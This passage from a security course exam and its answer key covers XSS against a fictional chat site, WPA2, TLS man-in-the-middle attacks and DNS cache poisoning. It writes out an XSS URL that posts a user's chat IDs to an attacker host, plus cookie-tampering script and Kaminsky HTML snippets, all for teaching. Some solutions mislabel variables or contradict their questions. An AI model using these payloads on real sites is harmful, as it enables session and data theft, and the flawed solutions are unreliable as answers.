Solution: Cookies are attached based on the URL that is being fetched, which is what allows for CSRF attacks to happen in the first place. For the other subparts:
- The question states that `/chat` is only available to authenticated users.
- Cookie policy is not based on the origin.
- The `Secure` flag forces the cookie to only be attached when `https` is in use, but the question explicitly queries `https://gpt.chat/prompt`.

Q8.2 (1 point) For this subpart, Mallory is an on-path attacker between a logged-in user and GPTChat.

The user opens each of these URLs. Select all URLs that will leak their `session` token to Mallory.

- ☐ `https://gpt.chat`
- ☐ `http://gpt.chat`
- ☐ `https://mallory.com/store`
- ☐ `http://mallory.com/store`
- ☐ `https://fake.gpt.chat`
- ☐ `http://fake.gpt.chat`
- ● None of the above

Solution: None of these will leak the URL to Mallory.
- All of the connections which use `https` send their cookies over TLS, which is resistant to on-path attackers.
- The session token has `Secure=True` set, so it will not be attached to connections using `http`.
- Since the cookie is set with `Domain=gpt.chat`, it will not be attached to requests made to `mallory.com`.
- Attempting to request a subdomain of `gpt.chat` (such as `fake.gpt.chat`) changes nothing about which cookies are attached if the `Domain` of the cookie is set above the subdomain.

Q8.3 (4 points) Construct a URL that, when clicked, sends all of a user's `CHAT_ID`s to Mallory.

Solution: `https://gpt.chat/share?id=<script>post("https://mallory.com/store", get("https://gpt.chat/list"))</script>`

Solution: This question is primarily a reflected XSS attack which takes advantage of the fact that `/share?id=` reflects `CHAT_ID` whenever an invalid `CHAT_ID` is provided. Since all `CHAT_ID`s are randomly generated 10-character strings, any `<script>` is an invalid `CHAT_ID`.

In order to get the desired payload (something that contains all of the user's `CHAT_ID`s), we can rely on the already existing endpoint that provides this, `gpt.chat/list`.

Q8.4 (3 points) `/prompt` does not check the URL in the `bot` cookie before forwarding to that URL.

Mallory exploits this by designing an attack:

1. She writes some JavaScript: `<script>_____</script>`.
2. The user runs this script with GPTChat's origin.
3. The user opens `/chat`.
4. Now, Mallory can add responses to the `/chat` page as if she was the bot.

What goes in the blank to achieve Mallory's attack?

Solution:

`updateCookie("bot", "https://mallory.com/post")`

Solution: GPTChat selects where it forwards the `POST` request on the server based on the client's `bot` cookie. Since this cookie does not have `HttpOnly=True`, Mallory can use a reflected XSS attack to update the value of the cookie to point at her website, where she can control all of the responses.

Note: In practice there is no `updateCookie` function in JavaScript. The way that this would be accomplished would literally be to read all of `document.cookie` (which is a large string), edit "`Name=bot;Value=***`", and set `document.cookie` equal to this new string.

Q8.5 (2 points) Select all actions Mallory can do after executing the attack in Q8.4.

- [x] Read messages that the user types in the chat bar.
- [ ] Add any HTML of Mallory's choosing on the `/list` page.
- [x] Make the user run malicious JavaScript with the origin of `gpt.chat`.
- [ ] Make the user run malicious JavaScript with the origin of `bank.com` (a secure site).
- [ ] Learn information about any other tab that the user has open.
- ○ None of the above

Solution:
- Since the server will `POST` any requests to the URL in the `bot` cookie, the server willingly runs `post("https://mallory.com/post", message)`. Mallory will get the message as a result.
- The `/list` page doesn't take in any input directly from the `bot` cookie, so Mallory cannot inject arbitrary HTML.
- Mallory can respond with a `<script>`, which will get ran. We explicitly know that the input from the bot is not sanitized.
- Mallory has no control over `bank.com`, so even though she may be able to redirect to it using `window.location`, she cannot execute arbitrary JavaScript in this origin.
- Browsers isolate individual tabs, so Mallory cannot learn any information about tabs she does not control.

Q8.6 (2 points) Mallory uses reflected XSS to make the user run her script in Q8.4.

Select all defenses that would prevent Mallory's attack in Q8.4.

- [ ] Origin/Referer checking
- [x] Input sanitization
- [ ] CSRF tokens
- [x] Content security policy
- [ ] Prepared statements
- [x] Setting `HttpOnly=True` for all cookies
- [ ] Using the `SameSite` flag
- ○ None of the above

Solution: Input Sanitization, Content-Security-Policy, and `HTTPOnly=True`.
- Origin/Referer Checking helps mitigate CSRF attacks, but not XSS.
- Input Sanitization would prevent the `<script>` from getting treated as code.
- CSRF tokens mitigate CSRF attacks, but not XSS.
- Content-Security-Policy can prevent inline scripts from running entirely, stopping this attack.
- Prepared statements help mitigate SQL Injection attacks, but not XSS.
- The `HTTPOnly` flag prevents JavaScript from reading or editing a cookie.
- The `SameSite` flag prevents cookies from being attached in other origins, but this attack runs in the correct origin.

Q8.7 (1 point) Mallory now designs an attack to cause Alice to run malicious JavaScript:

1. Mallory runs the attack in Q8.4 on herself.
2. Mallory sends a response with malicious JavaScript to herself.
3. Mallory copies the `/share?id=CHAT_ID` link for the chat with malicious JavaScript.
4. Mallory sends the link to Alice, and Alice clicks the link.


Which type of attack is executed on Alice?

○ CSRF attack	● Stored XSS	○ Buffer overflow
○ Reflected XSS	○ SQL injection	○ None of the above

Solution: When Mallory runs the attack on herself, she stores the malicious JavaScript on GPTChat's server. When Alice clicks the link, the server sends her the malicious JavaScript. This is a stored XSS attack.

Q9 *Networking: Hodgepodge* (5 points)

The WPA2-PSK scheme from lecture is shown below. Each subpart is independent.



Clarification During Exam: In the diagram, the PTK should be derived from the PSK, MAC addresses, and Nonces.

Q9.1 (2 points) An attacker records an entire session (WPA handshake and subsequent messages) between a client and access point. Later, the attacker learns the network's PSK. Select all true statements.

- ■ The attacker can decrypt the messages in the recorded session.
- ■ The attacker can derive the PTK used in the recorded session.
- ■ The attacker can derive the GTK used in the recorded session.
- ■ The attacker can decrypt future recorded sessions between other clients and the access point.
- ○ None of the above

Solution: The attacker can use the PSK they've obtained along with the anonce and snonce from the recorded session to generate that session's PTK. With that PTK, the attacker can decrypt any messages sent between the client and the access point during that session. This includes the GTK used during the session.

Because the PSK does not change between sessions, the attacker can obtain the anonces and snonces from future sessions and generate the PTK for those sessions, which can then be used to decrypt future sessions.

Q9.2 (1 point) What would happen if the client sent the same SNonce value in multiple handshakes with the same access point?

- ● A different PTK is derived in each handshake.
- ○ The same PTK is derived in each handshake.
- ○ A different PSK is derived in each handshake.
- ○ A different GTK is derived in each handshake.

Solution: While the snonce would be the same, the anonce would still be random so the derived PTK would still be different. The PSK and GTK stay the same between sessions/handshakes.


Q9.3 (2 points) Suppose the Wi-Fi password is changed once per hour. Select all true statements.

- ■ Users joining at different hours will derive different PSKs.
- ■ Users joining at different hours will derive different PTKs.
- ☐ Users joining at different hours will use different GTKs.
- ☐ Every hour, existing users' PTKs become invalid, and users must re-join the network.
- ○ None of the above

Solution: The PSK is derived from the SSID and password of the network, so when the password is changed each hour the PSK is changed each hour. Because the PTK is derived using the PSK, when the PSK is changed each hour the PTK is changed each hour.

The GTK is entirely unrelated to the password of the Wi-Fi network. The PTK for each user's session is derived that session and as long as that session is still ongoing it is still valid for that session.

Q10 *Networking: TLSplit* 🔨 **(12 points)**



Consider the modified TLS handshake shown in the diagram:

1. **ClientHello**: Client sends $g^a \bmod p$ (ephemeral Diffie-Hellman value) and R_B (random nonce).
2. **ServerHello**: Server sends $g^b \bmod p$ (ephemeral Diffie-Hellman value) and R_S (random nonce).
3. The Client and Server derive the symmetric keys (I_S, I_B, M_S, M_B) using the premaster secret $g^{ab} \bmod p$ and the random nonces R_B, and R_S.
4. The Server sends the MAC on both Hello messages.
5. The Server MACs and encrypts a message and sends it to the Client.
6. The Client sends the MACs on the Hello messages.
7. The Client MACs and encrypts a message and sends it to the Server.

Note: The version of this question featured in the exam contained answer choices that referred to variables from an older version of the question. This was clarified, and has been corrected for this version of the exam.

Q10.1 (1 point) True or False: This scheme ensures forward secrecy.

● True ○ False

Solution: True.

Diffie-Hellman ensures that we have forward secrecy. The ephemeral values are never reused and never sent across the channel so even when the attacker is able to compromise the current channel (know all the secret values), the attacker can't derive the necessary keys of a previous session.

Q10.2 (1 point) True or False: This scheme guarantees that the client is talking to the legitimate server.

○ True ● False

Solution: False.

We are no longer sending a certificate, thus losing authenticity in this scheme. Mallory could simply race the server's messages as shown in the next few subparts.

Suppose the Client and Server start a connection in the presence of Mallory. Mallory is a man-in-the-middle attacker who wants to send messages to the client after the TLS handshake is completed.

Q10.3 (1 point) After the ClientHello has been recieved, Mallory replaces the ServerHello. What values should Mallory send to the client?

○ $g^a \bmod p$ and R_m ● $g^m \bmod p$ and R_m ○ $g^b \bmod p$ and R_m ○ R_m

Solution: Matching the form of the Client/Server Hellos, Mallory will want to send their own ephemeral DH key and their own chosen random nonce.

Q10.4 (2 points) After Q10.3, what values will the **Client** use to derive the symmetric keys in Step 3?

■ a	☐ $g^a \bmod p$	■ R_B
☐ m	■ $g^m \bmod p$	■ R_m
☐ b	☐ $g^b \bmod p$	☐ R_S

Solution: Client will recieve Mallory's message instead of the server's. So the Client will derive Premaster Secret $PS = g^{am} \bmod p$ from $g^m \bmod p$ and the client's own ephemeral value a. The random nonces that the Client will know is R_a and R_m.

Q10.5 (2 points) After Q10.3, what values will the **Server** use to derive the symmetric keys in Step 3?

☐ a	■ $g^a \bmod p$	■ R_B
☐ m	☐ $g^m \bmod p$	☐ R_m
■ b	☐ $g^b \bmod p$	■ R_S

Solution: Server will recieve Client's message as normal since Mallory can't race this message. The Server will derive Premaster Secret $PS = g^{as} \bmod p$ from $g^a \bmod p$ and the server's own ephemeral value s. The random nonces that the Client will know is R_a and R_s.

Q10.6 (2 points) After Q10.3, what values will **Mallory** use to derive the same symmetric keys as the Client in Step 3?

☐ a	■ $g^a \bmod p$	■ R_B
■ m	☐ $g^m \bmod p$	■ R_m
☐ b	☐ $g^b \bmod p$	☐ R_S

Solution: Mallory can eavesdrop on both the Client/Server Hellos. But since Mallory wants to share a key with the Client, Mallory will raced the server's message to force the Client into deriving symmetric keys of Mallory's choosing.

Mallory will use the same nonce as the Client: R_a and R_m. To derive the same Premaster Secret $PS = g^{am} \bmod p$, Mallory will use $g^a \bmod p$ and their own ephemeral value s.

Q10.7 (1 point) After Step 4 of the TLS handshake is complete, what can Mallory do? Select all that apply.

- [■] Pretend to be the Server and send the message in Step 5 to the Client.
- [ ] Pretend to be the Client and send the message in Step 7 to the Server.
- ◯ None of the above

Solution: Since Mallory couldn't race the first ClientHello, Mallory won't be a true MITM. She can only share the same set of symmetric keys with the Client and not the Server. So Mallory must and can only successfully race messages from Server to Client.

Also notice how no matter if Mallory spoofs the message in step 7 or not, the connection would fail at Step 6 since the server will not be able to verify the MAC correctly due to the different symmetric keys that the Client ended up deriving.

For Q10.8 and Q10.9, consider the standard TLS handshake from lecture (these subparts are **independent** from the modified scheme above).

Q10.8 (1 point) The Client and Server complete a standard TLS handshake. If an attacker compromises all routers between the Client and the Server, can they decrypt messages?

- ◯ Yes, because the compromised routers can inspect and forward packets.
- ◯ Yes, because the attacker can inject traffic to downgrade encryption and then decrypt.
- ● No, because TLS is end-to-end secure.
- ◯ No, because the underlying TCP session provides confidentiality.

Solution: After the handshake, the message security relies on TLS, which is secure, as attacker does not know the keys being used to encrypt.

Q10.9 (1 point) Suppose the Client and Server change the length of the random nonce from 256 to 128 bits in the TLS handshake.


With this modification, what happens to the probability that a packet recorded from one connection can be replayed in another connection?

- ◯ The probability increases, and the resulting probability of success is non-negligible.
- ● The probability increases, and the resulting probability of success is negligible.
- ◯ The probability decreases, and the resulting probability of success is non-negligible.
- ◯ The probability decreases, and the resulting probability of success is negligible.

Solution: The probability of a collision is $\frac{1}{2^{128}}$, which is larger than $\frac{1}{2^{256}}$ but is still negligible.

Q11 *Networking: GooDNS* 🤫 **(9 points)**

Consider this DNS hierarchy, where each box represents a name server:



EvanBot has the following records cached:

Record 1:	`org.`	`NS`	`a.org-servers.net`
Record 2:	`a.org-servers.net`	`A`	`192.7.14.21`
Record 3:	`com.`	`NS`	`a.com-servers.net`
Record 4:	`a.com-servers.net`	`A`	`192.6.16.161`
Record 5:	`evil.com`	`A`	`192.5.55.555`

In Q11.1 to Q11.3, each subpart continues on from previous subparts, i.e. records received in one subpart can be cached for later subparts.

Q11.1 (1 point) How many DNS requests does EvanBot need to make to learn the IP address of `www.cs161.org`?

○ 0 ○ 1 ● 2 ○ 3

Solution: One request to learn the IP address of the `cs161.org` name server, and another request to ask this name server the IP address of `www.cs161.org`.

Q11.2 (1 point) Record 1 is expired and removed from the cache.

How many DNS requests does the EvanBot need to make to learn the IP address of `www.cs161.org`?

● 0 ○ 1 ○ 2 ○ 3

Solution: The `www.cs161.org` record is still stored within the cache, so it is unnecessary to make queries to try to obtain it again. As such, 0 queries are needed.

Q11.3 (1 point) How many DNS requests does EvanBot need to make to learn the IP address of `not.good.com`?

○ 0 ○ 1 ● 2 ○ 3

Solution: Two queries are needed. The resolver first goes to the .com name server address it has cached and makes a request, obtaining the IP address of the good.com name server. This is then accessed in a second request to obtain the IP address of not.good.com.

The rest of the question is independent of earlier subparts.

Q11.4 (1 point) Which of these best describes why an attacker would use the Kaminsky attack, instead of some other cache poisoning attack?

○ The attacker is on-path; the Kaminsky attack only works for on-path attackers.

○ Unlike other DNS attacks, the Kaminsky attack can poison a cache shared by many users.

○ The attacker is off-path; the Kaminsky attack guarantees that the attacker will guess correctly.

● The attacker is off-path; the Kaminsky allows the attacker to make more guesses.

Q11.5 (2 points) Suppose the attacker can place HTML on a website that the victim will visit.

Which HTML snippets can help the attacker poison the cache for `www.google.com` (using the Kaminsky attack)? Select all that apply.

■ `<img src="false1.google.com">`

■ `<img src="false1.google.com/image.png">`

☐ `<img src="false1.cs161.org">`

☐ `<img src="www.google.com">`

○ None of the above

Q11.6 (1 point) When source port randomization is enabled, what is the approximate probability that an off-path attacker successfully spoofs a DNS response?

○ $1/2^{16}$ ● $1/2^{32}$ ○ $1/2^{64}$ ○ 1 ○ 0

Solution: There are randomized 16-bit values that must be guessed, the ID and the source port. There is a $\frac{1}{2^{32}}$ chance of guessing both correctly.

Q11.7 (1 point) When executing a Kaminsky attack, what should be the source IP in the attacker's spoofed DNS response?

○ Attacker's IP address ● Name server's IP address

○ Resolver's IP address ○ The source IP field can be left blank.

Q11.8 (1 point) What is the primary reason DNSSEC does not provide confidentiality?


- ○ The trust anchor model used by DNSSEC is incompatible with encryption protocols.
- ○ Confidentiality would make the DNS query process too slow.
- ● DNS data is considered public information.
- ○ Implementing encryption would require a new set of DNS record types, which is not feasible.

Solution: DNS is a public, distributed database. Its function is to provide public mappings of names to IP addresses, so encrypting this data would contradict its core purpose.

(Question 11 continued...)

Post-Exam Activity: Bot's Broken Ramp

Oh no! The ramp is broken! Draw in CS161 Course staff in order by height to hold up the ramp, so that EvanBot can drive over safely.



Comment Box

Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here: